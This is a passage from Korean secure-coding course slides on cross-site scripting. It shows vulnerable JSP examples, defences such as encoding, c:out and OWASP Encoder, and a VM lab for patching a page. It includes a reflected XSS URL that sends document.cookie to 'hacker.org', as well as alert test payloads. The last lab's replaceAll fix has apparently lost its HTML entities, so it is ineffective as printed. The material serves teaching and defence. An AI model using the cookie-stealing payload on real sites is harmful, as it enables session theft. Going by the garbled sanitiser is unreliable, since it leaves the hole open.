6.             <div class="comment__content">${comment.content}</div>
7.         </div>
8.     </body>
9. </html>
  
```

크로스사이트 스크립트

❖ 분석 [3/11]

• 예제 코드

- DOM 기반 XSS 공격은 외부에서 입력 받은 악성 스크립트가 포함된 URL 파라미터 값이 웹 응용프로그램을 거치지 않고, DOM 생성의 일부로 실행될 때 발생함
- Reflected XSS 및 Stored XSS 공격은 웹 응용프로그램 보안약점으로 인해 응답 페이지에 악성 스크립트가 포함되어 브라우저로 전달되면서 공격하는 것인 반면, DOM 기반 XSS 공격은 웹 응용프로그램과 관계없이 발생하는 것이 차이점임
- 아래 소스코드는 외부 입력값인 'keyword' 변수를 검증 없이 사용하여 브라우저에서 실행하는 경우, 웹 응용프로그램을 거치지 않는 공격 스크립트가 포함된 URL을 생성할 수 있어 안전하지 않음

```

1. <html>
2. <body>
3.     <h1>DOM based XSS</h1>
4.     <%String keyword = request.getParameter("inKeyword");%>
5.     <script type="text/javascript">
6.         document.write("Keyword:" + <%= keyword %>);
7.     </script>
8. </body>
9. </html>
  
```

크로스사이트 스크립트

❖ 분석 [4/11]

• 예제 코드

- 크로스사이트 스크립트 보안약점에서 사용되는 세 가지 유형의 공격 방법에 따라 악의적인 스크립트문은 각각 아래 소스 코드와 같이 삽입될 수 있음
- 특정 웹 페이지에서 아래 소스 코드는 Stored XSS 유형의 공격 방법으로써 해당 악성 스크립트로 인해 통해 접속자의 쿠키 정보를 유출시킬 수 있음

```
<script>alert(document.cookie)</script>
```

- 다음 소스코드는 Reflected XSS 유형의 공격 방법임
- GET 방식으로 검색 기능을 구현한 웹 응용프로그램에 XSS 취약점이 존재하는 것을 확인한 공격자는 다음과 같이 검색 인자로 작성한 스크립트를 URL과 함께 사용자에게 전송함
- 해당 URL을 누르면 악성 스크립트가 작동함에 따라 공격자에게 사용자의 쿠키 값이 전송됨

```
http://testweb?search=<script>location.href("http://hacker.org/cookie.php?value="+document.cookie);</script>
```

크로스사이트 스크립트

❖ 분석 [5/11]

• 예제 코드

- 다음 소스코드는 DOM 기반 XSS 유형의 공격 방법임
- 공격자는 악성 스크립트를 만들어 URL로 만들어지는 것을 확인하고 공격 URL 주소를 다른 일반 사용자가 알아보지 못하도록 다른 URL 주소로 변경한 후 일반 사용자에게 전달함
- 공격 URL 주소를 클릭한 사용자의 브라우저는 악성 스크립트를 실행하게 되며 공격자에게 쿠키 값이 전송됨

```
<script>
document.write("<OPTION value = 1>" + document.location.href.substring
(document.location.href.indexOf("default =") + 8) + "</ OPTION> ");
document.write("<OPTION value = 2>영어</ OPTION>");
</script>
```

크로스사이트 스크립트

❖ 분석 [6/11]

• 대응 방안

- 크로스사이트 스크립트 보안약점을 방지하기 위해서는 출력 인코딩(Output Encoding)과 입력된 데이터에 대한 유효성 검증(Input validation)을 고려해야 함
- 출력 인코딩은 구성 요소가 처리할 수 있는 인코딩 형식(ISO-8859-1, UTF-8, UTF-16 등)을 사용하고 지정함으로써 수행됨
- 인코딩을 지정하지 않을 경우, 기본 인코딩을 사용하게 되거나 자동으로 인코딩 형식이 추론되어 선택됨
- 인코딩이 일관성이 없으면 구성 요소는 일부 문자나 바이트 시퀀스의 정상적인 내용도 특별하게 취급될 수도 있으며 이는 공격자에게 크로스사이트 스크립트 공격을 가능케 할 수 있음

크로스사이트 스크립트

❖ 분석 [7/11]

• 대응 방안

- 출력 인코딩의 한 예로 아래 소스 코드는 인코딩 형식을 지정하는 시큐어 코딩 예시임
- 자바에서 인코딩은 바이트 데이터를 기준으로 문자를 만들어내는 모든 부분에서 적용됨
- 예를 들어, char와 String 클래스, 바이트 스트림에서 문자 스트림으로 변환되는 클래스에서 적용됨
- 소스 코드는 특정 인코딩 형식을 지정하여 바이트 배열을 문자열로 출력하는 예시임
- 2~8번 라인은 'str' 변수를 인코딩 형식을 지정하여 바이트 배열로 변환하고 있으며 9~15번 라인은 바이트 배열을 특정 인코딩으로 지정하고 문자열을 생성하여 출력하는 예시임

```

1. String str = "safeProgram";
2. byte defaultBytes[] = str.getBytes();
3. byte eucBytes[] = str.getBytes("euc-kr");
4. byte ksc5601Bytes[] = str.getBytes("ksc5601");
5. byte ms949Bytes[] = str.getBytes("ms949");
6. byte unicodeBytes[] = str.getBytes("unicode");
7. byte utf8Bytes[] = str.getBytes("utf-8");
8. byte utf16Bytes[] = str.getBytes("utf-16");
9. System.out.println("Default: " + new String(defaultBytes));
10. System.out.println("EUC-KR: " + new String(eucBytes, "euc-kr"));
11. System.out.println("KSC5601: " + new String(ksc5601Bytes, "ksc5601"));
12. System.out.println("MS949: " + new String(ms949Bytes, "ms949"));
13. System.out.println("Unicode: " + new String(unicodeBytes, "unicode"));
14. System.out.println("UTF-8: " + new String(utf8Bytes, "utf-8"));
15. System.out.println("UTF-16: " + new String(utf16Bytes, "utf-16"));
  
```

크로스사이트 스크립트

❖ 분석 [8/11]

• 대응 방안

- 크로스사이트 스크립트 보안약점을 방지하기 위한 입력된 데이터에 대한 유효성 검증은 웹 응용프로그램에서 숨겨진 필드, 쿠키, 헤더, URL 자체 등을 포함한 HTTP 요청의 모든 데이터를 확인해야 함
- 웹 페이지를 동적으로 구성할 때는 입력값의 허용 가능한 목록을 생성하여 해당 목록에 부합하지 않는 입력 값은 입력으로 사용할 수 없도록 거부하거나 허용 목록에 적합한 형태로 변환해야 함
- 크로스사이트 스크립트 보안약점의 경우 동작 상황에 대한 고려 없이 일률적인 조치방법을 사용한다면 보안약점에 대한 예방은 가능하더라도 실제로 원하는 동작이 정상적으로 되지 않을 수 있기 때문에 잘 만들어진 크로스사이트 스크립트 보안약점 방지 라이브러리 OWASP ESAPI, OWASP Java-Encoder-Project, NAVER Lucy-XSS-Filter 등을 이용하여 각 동작 상황에 따라 적절하게 사용해야 함

크로스사이트 스크립트

❖ 분석 [9/11]

• 대응 방안

- 입력 데이터 유효성 검증의 한 예로 아래 소스 코드는 분석[1/?]에서 내재되어 있는 크로스사이트 스크립트 보안약점을 대응하기 위해 외부 입력값에서 특수문자를 대상으로 적합한 형태의 문자열 치환을 적용한 예제임
- 해당 예제는 외부 입력값 'inKeyword'를 저장한 'keyword' 변수 대해 문자열 치환 메서드 replaceAll를 사용하여 </>"/(등의 특수문자를 HTML 문자 엔티티인 & < > " ' / ()로 문자열 치환을 적용함

```

1. <html>
2. <body>
3. <h1>Reflected XSS</h1>
4. <%String keyword = request.getParameter("inKeyword");%>
5. keyword = keyword.replaceAll("&", "&amp;");
6. keyword = keyword.replaceAll("<", "&lt;");
7. keyword = keyword.replaceAll(">", "&gt;");
8. keyword = keyword.replaceAll("'", "&#x27;");
9. keyword = keyword.replaceAll("/", "&#x2F;");
10. keyword = keyword.replaceAll("(", "&#x28;");
11. keyword = keyword.replaceAll(")", "&#x29;");
12.
13. <p>Keyword: <%= keyword %></p>
14. </body>
15. </html>
  
```

크로스사이트 스크립트

❖ 분석 [10/11]

• 대응 방안

- 아래 소스코드는 크로스사이트 스크립트 보안약점 방지 라이브러리인 JSTL(JavaServer Pages Standard Tag Library)을 이용하여 보안약점이 발생할 수 있는 게시판의 댓글 입력폼 부분에 c:out 출력 태그를 사용함
- 해당 출력 태그는 문자열을 그대로 출력하기 때문에 악성 스크립트 실행을 방지할 수 있음

```

1. <%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core"%>
2. <%@ taglib uri="http://java.sun.com/jsp/jstl/functions" prefix="fn" %>
3. <html>
4.     <body>
5.         <h1>Stored XSS</h1>
6.         <div class="comment">
7.             <h3 class="comment__title">
8.                 <c:out value="${comment.title}"/></h3>
9.                 <div class="comment__content">
10.                    <c:out value="${comment.content}"/></div>
11.             </div>
12.         </body>
13. </html>
  
```

크로스사이트 스크립트

❖ 분석 [11/11]

• 대응 방안

- 아래 소스 코드는 크로스사이트 스크립트 보안약점 방지 라이브러리인 OWASP Java Encoder Project를 이용하여 악성 스크립트가 실행되는 것을 방지함
- 해당 예제들과 같이 잘 알려진 라이브러리를 적극적으로 활용하면 보다 강력하고 안전한 코드를 적용할 수 있음

```


1. <html>
2. <body>
3.     <h1>DOM based XSS</h1>
4.     <%String keyword = request.getParameter("inKeyword");%>
5.     <script type="text/javascript">
6.         document.write("Keyword: "+
7.             <%=Encoder.encodeForJS(Encoder.encodeForHTML(keyword))%>);
8.     </script>
9. </body>
10. </html>
  
```

크로스사이트 스크립트

❖ 시큐어 코딩 [1/7]

• 실습코드 소개

- SW개발보안 능력을 향상시키기 위해 실제 SQL 삽입 보안약점이 내재된 실습코드에 시큐어 코딩을 적용함
- 실습 페이지는 교수자가 제공하는 가상머신들의 환경 설정을 모두 마쳤다면 클라이언트 가상머신에 존재하는 Pale Moon 브라우저에 접속 후 다음의 주소를 입력할 시 확인할 수 있음
 - ✓ <http://서버IP:8080/searchByTitle.jsp>
- 정상적으로 기본 실습 페이지에 접속하였다면 다음과 같은 화면을 확인할 수 있음
- 웹 서버를 가동한 후에는 가상 이미지 안에 마련되어 있는 Pale Moon 브라우저에 접속 후 주소창에 localhost:8080을 입력하여 실습 웹 페이지에 접속이 가능하며 아래 그림과 같이 확인할 수 있음




크로스사이트 스크립트

❖ 시큐어 코딩 [2/7]

- 실습코드 소개

- 실습 웹 페이지에서 크로스사이트 스크립트 보안약점 실습을 위해 입력창에 문구(admin)를 입력하고 화면에 출력되는 결과를 확인함
- 크로스사이트 스크립트 공격으로 비정상적인 스크립트 실행 가능 여부를 확인할 수 있으며 아래 그림과 같이 입력했을 때는 정상적인 출력을 확인



크로스사이트 스크립트


❖ 시큐어 코딩 [3/7]

• 실습코드 소개

- 해당 입력창에는 크로스사이트 스크립트 보안약점이 내재되어 있기 때문에 입력창에 다음과 같은 악성 스크립트문을 삽입함으로써 크로스사이트 스크립트 보안약점 공격이 가능함

```
<script>alert("hello")</script>
```

- 스크립트문을 삽입함으로써 아래 그림과 같이 팝업창을 띄울 수 있음



크로스사이트 스크립트

❖ 시큐어 코딩 [4/7]

• 실습코드 소개

- 간단한 예시의 스크립트문을 통해 확인하였지만 보다 악의적이고 강력한 스크립트문을 삽입하였을 때는 더욱 심각한 결과를 초래할 수 있기 때문에 시큐어 코딩을 적용하여 해당 보안약점으로 인한 보안위험을 차단해야 함
- 해당 웹 페이지의 입력 창 기능은 XSS_result_basic.jsp 파일에서 구현되어 있으며 소스 코드 에디터인 비주얼 스튜디오 코드(VSCode)로 해당 소스코드를 살펴봄

```

1. ...
2. <meta http-equiv="X-UA-Compatible" content="IE=edge">
3. <meta name="viewport" content="width=device-width, initial-scale=1.0">
4. <title>Welcome Page</title>
5. <link rel="stylesheet" href="Navbar.css">
6. <link rel="stylesheet" href="WelcomePage.css">
7. </head>
8. <body>
9.     <div id="container">
10.         <h1>
11.             크로스사이트 스크립트
12.         </h1>
13.         <form action="XSS_result_basic.jsp" method="POST">
14.             입력: <input type="text" name="username"><br>
15.                 <input type="submit" value="Submit">
16.         </form>
17.     </div>
18. ...
  
```

크로스사이트 스크립트

❖ 시큐어 코딩 [5/7]

• 시큐어 코딩 적용

- 입력창 기능이 구현된 실습코드(XSS_result_basic.jsp) 분석 후 시큐어 코딩을 적용함
- 실습코드에 보안약점이 발생한 원인과 적용할 수 있는 시큐어 코딩 방법은 다음과 같음
- **보안약점 발생 원인**
 - ✓ 입력값(스크립트문)에 대해서 검증이나 예외처리를 하지 않음
- **시큐어 코딩 적용가능 방법**
 - ✓ 입력 값에 대하여 스크립트 공격 가능성이 있는 문자열을 치환함
 - ✓ JSP에서 출력 값에 JSTL c:out을 사용하여 처리함
 - ✓ 잘 만들어진 외부 라이브러리(NAVER Lucy-XSS-Filter, OWASP ESAPI, OWASP Java-Encoder-Project 등)를 활용함
- **다음과 같은 절차를 통해 시큐어 코딩을 적용**
 - ✓ XSS_result_basic.jsp에서 보안위협에 노출되는 보안약점 내재 코드를 확인함
 - ✓ 입력값에 대한 검증을 진행할 수 있도록 시큐어 코딩을 적용함
 - ✓ 최종적으로 정상적이지 않은 데이터(스크립트문)가 입력된다면 “잘못된 입력입니다” 라는 내용의 메시지를 출력함

크로스사이트 스크립트

❖ 시큐어 코딩 [6/7]

- 시큐어 코딩 적용
 - 입력창 기능이 구현되어 있는 소스코드에 시큐어 코딩을 적용하였다면 다시 웹 서버를 가동하여 실습 응용프로그램의 웹 페이지를 다시 확인
 - 웹 서버를 가동하기 앞서 바뀐 코드를 다시 컴파일 하기 위해 compile.sh 명령어를 실행


```
//컴파일 및 서버 재가동 스크립트가 존재하는 경로로 이동  
  
/home $ cd /home/nsr-testserver/share/nsr_content/web_based/webapps/src/ROOT/WEB-INF/classes  
  
//스크립트 실행  
  
/classes $ sh compile.sh
```

크로스사이트 스크립트

❖ 시큐어 코딩 [7/7]

• 시큐어 코딩 적용

- 시큐어 코딩 적용 이전에 가능했던 크로스사이트 스크립트 보안약점 공격을 다시금 시도
- 정상적으로 시큐어 코딩을 적용하였다면 크로스사이트 스크립트 보안약점에 대한 공격의 결과로 아래 화면과 같이 확인할 수 있음
- 그와 반대로 시큐어 코딩이 정상적으로 이루어지지 않은 경우 공격자가 삽입한 악의적인 스크립트문이 실행된 결과를 확인할 수 있음



크로스사이트 스크립트

❖ 기본 예제 [1/7]

- 크로스사이트 스크립트의 기본 실습으로 입력창의 입력 값을 별도의 검증 없이 화면에 출력함
- 공격자는 입력창에 스크립트 문을 입력 및 제출하여 악의적인 스크립트문을 실행시킬 수 있음
- 외부 입력 값을 replaceAll() 함수를 통해 문자열 치환하여 시큐어 코딩 적용
- ✓ 실습 및 보안약점 공격 가능 여부 확인 페이지 주소: http://192.168.56.101:8080/basic/XSS_basic.jsp

1) "nsr_server" 이름의 서버 가상머신을 구동한 후 표시된 서버 IP를 확인



```
192.168.56.101
```

```
root@nsr-testserver:~# _
```

크로스사이트 스크립트

❖ 기본 예제 [2/7]



- 2) 실습 홈페이지에 접속하기 위해 “nsr_client” 이름의 클라이언트 가상머신을 구동한 후 표시된 Pale Moon 웹 브라우저를 실행
- 3) 크로스사이트 스크립트 기본 실습을 위해 기본 실습 페이지에 접속
 - http://서버IP:8080/basic/XSS_basic.jsp



크로스사이트 스크립트

❖ 기본 예제 [3/7]



- 4) 표시된 입력창에 정상적인 문구를 입력하였을 때 화면에 출력되는 결과를 확인하기 위해서 입력창에 admin을 입력 후 제출 버튼을 클릭
 - 입력: admin
- 5) 입력한 문구가 표시된 부분과 같이 화면에 그대로 출력됨



크로스사이트 스크립트

❖ 기본 예제 [4/7]


- 6) 크로스사이트 스크립트 공격으로 악의적인 스크립트 실행 가능 여부를 확인하기 위해 표시된
입력창에 스크립트문을 입력한 후 제출 버튼을 클릭
 - `<script>alert("hello")</script>`
- 7) 크로스사이트 스크립트 공격으로 인해 `alert()` 스크립트가 실행되어 표시된 팝업창과 같이 알림이
생성되는 것을 확인할 수 있음



크로스사이트 스크립트

❖ 기본 예제 [5/7]

- 8) 해당 보안약점을 방어하기 위해 클라이언트 가상머신에서 소스코드 편집기인 비주얼 스튜디오 코드(Visual Studio Code) 실행
- 9) XSS_result.jsp 파일을 열고 보안약점의 원인이 되는 표시된 코드 확인
 - /home/nsr/Desktop/nsr_contents/nsr_content/web_based/webapps/src/ROOT/basic/XSS_result.jsp
 - jsp파일의 경우 별도의 컴파일 없이 저장만으로 변경사항을 반영함
 - 해당 파일의 경우 외부로부터 입력된 인자값을 별도의 필터링 없이 그대로 화면에 출력하기 때문에 인자값으로 스크립트문이 입력될 경우 해당 스크립트문을 그대로 실행시키는 위험이 존재



크로스사이트 스크립트

❖ 기본 예제 [6/7]

10) 22번 라인의 코드를 replaceAll() 함수를 사용하여 시큐어 코딩 적용 후 저장 XSS_result.jsp 파일을 열고 보안약점의 원인이 되는 표시된 코드 확인

- 문자열 치환 메소드인 replaceAll() 함수를 사용하였기 때문에 <"/> 등의 특수문자를 HTML 문자 엔티티인 & < > " 혹은 ' / ()로 문자열 치환하여 크로스사이트 스크립트 공격을 방어함

기존	22. <%=name%>
변경	22. <%= name.replaceAll(" ", " ").replaceAll("<", "<").replaceAll(">", ">").replaceAll("\n", " ")%>


